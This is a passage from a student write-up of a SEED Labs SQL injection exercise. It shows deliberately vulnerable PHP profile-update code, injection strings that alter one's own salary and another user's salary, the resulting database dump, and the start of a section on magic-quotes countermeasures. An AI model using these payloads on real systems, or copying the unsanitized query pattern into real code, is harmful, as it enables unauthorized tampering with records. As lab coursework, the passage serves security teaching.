
Copyright © SEED LABs

Figure 17: SQL injection attack from figure 16 returns admin account

This concludes task 2.

Task 3 – editing records in the database using SQL injection


In task three, we will use the edit profile functionality of the web application to make an edit in the database. The edit profile page has a similar vulnerability to the login page (figure 18).



```
<?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $input_id = $_SESSION['id'];
  $conn = getDB();

  $input_pwd = sha1($input_pwd);
  $sql = "UPDATE credential
          SET nickname='$input_nickname',email='$input_email',
              address='$input_address',Password='$input_pwd'
          WHERE ID=$input_id;";

  $conn->query($sql);
?>
```

Figure 19: Vulnerable code in the edit profile page of the web application


An easy attack that this page is vulnerable to is a user changing their own attributes which are supposed to be set by an administrator. For example, salary is not supposed to be changed by a user, but an attacker could inject SQL code into the form to update their salary. All the attacker needs to inject is a nickname followed by a closing quote, then the clause `Salary='New Salary.` This is because the sql statement is already an update statement, so all that has to be done is include the salary attribute in the list of fields to update, and the new value. This gives the following injected statement – `Hacker', Salary='77777776`. Here, we use the end quote after the nickname because the end quote for this field will be pushed to be the end quote for the salary attribute, which only needs an open quote in front of the value. Unlike the injections in task 2, we do not want to comment out the rest of the query because it includes the criteria to update the record where the ID is equal to the user's EID. Using the injection in figure 20 allows us to update our salary, as shown in figure 21.



Edit Profile Information

Nick Name:	Hacker', Salary='77777776
Email :	
Address:	
Phone Number:	
Password:	

Figure 20: Using SQL Injection to update the salary of a user




Alice Profile

Employee ID	10000
Salary	77777776
Birth	9/20
SSN	10211002
NickName	Hacker
Email	
Address	
Phone Number	

Figure 21: Updates to the salary of Alice using the SQL injection from figure 20.

This vulnerability is especially bad because it can be used to edit the attributes of other users in addition to the one that is logged in. In this task, I will demonstrate how a user can edit the salary of another user with an SQL injection attack.

In this attack, I will assume that Boby is Alice's manager, and that Alice wants to change his salary to $1. All Alice has to do to achieve this is to use the same logic from the previous attack to change the salary to 1 dollar, and then add a WHERE Name='Boby' clause to the end of the injected code before commenting out the rest of the query. This gives us the following injected code `, Salary = ‘1’ WHERE Name = ‘Boby’;#`. In this case, commenting out the rest of the statement is essential, because we are altering the Where clause, and we do not want the statement to execute on Alice's user. I ran the attack in figure 22, and succeeded to lower Boby's salary, as shown in figure 23 and 24.


Edit Profile Information

Nick Name: , Salary='1' WHERE Name='Boby';#

Email :


Address:

Phone Number:

Password:


Copyright © SEED LABs

Figure 22: Injected code to lower Boby's salary



```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |
 | EEEEG    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

Figure 23: Changes to the database as a result of the attack (Boby's Salary is now 1)




```
Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 1 birth: 4/20 ssn: 10213352 nickname: EEEEGemail: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:
```

Figure 24: Database changes reflected in admin user's accounts

The attack was successful. This concludes task 3.

Task 4 – testing countermeasures


In this task, I will demonstrate effective countermeasures which can be deployed to combat SQL injection. The first countermeasure that will be demonstrated is the magic quotes feature, employed by PHP. This feature attaches a backslash before each quote so that any malicious code that occurs after that quote is escaped. To begin this experiment, I re-enabled the magic quotes option in php.ini (figure 25).



```
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = On

; Magic quotes for runtime-generated data, e
```

Figure 25: Enabling Magic Quotes in php.ini

Next, I tried the exact same attack on the login page as I did in task 2, using the login page (figure 26). This time, however, the attack failed (figure 27) because the malicious code was escaped. Furthermore, using the attack on the edit profile page also did not work (figure 28), as the malicious code is interpreted as the value to update the record to (figure 29).


Employee Profile Information

Employee ID: 9999';#

Password:

Copyright © SEED LABs

Figure 26: Attempting to log in as the admin user with magic quotes enabled

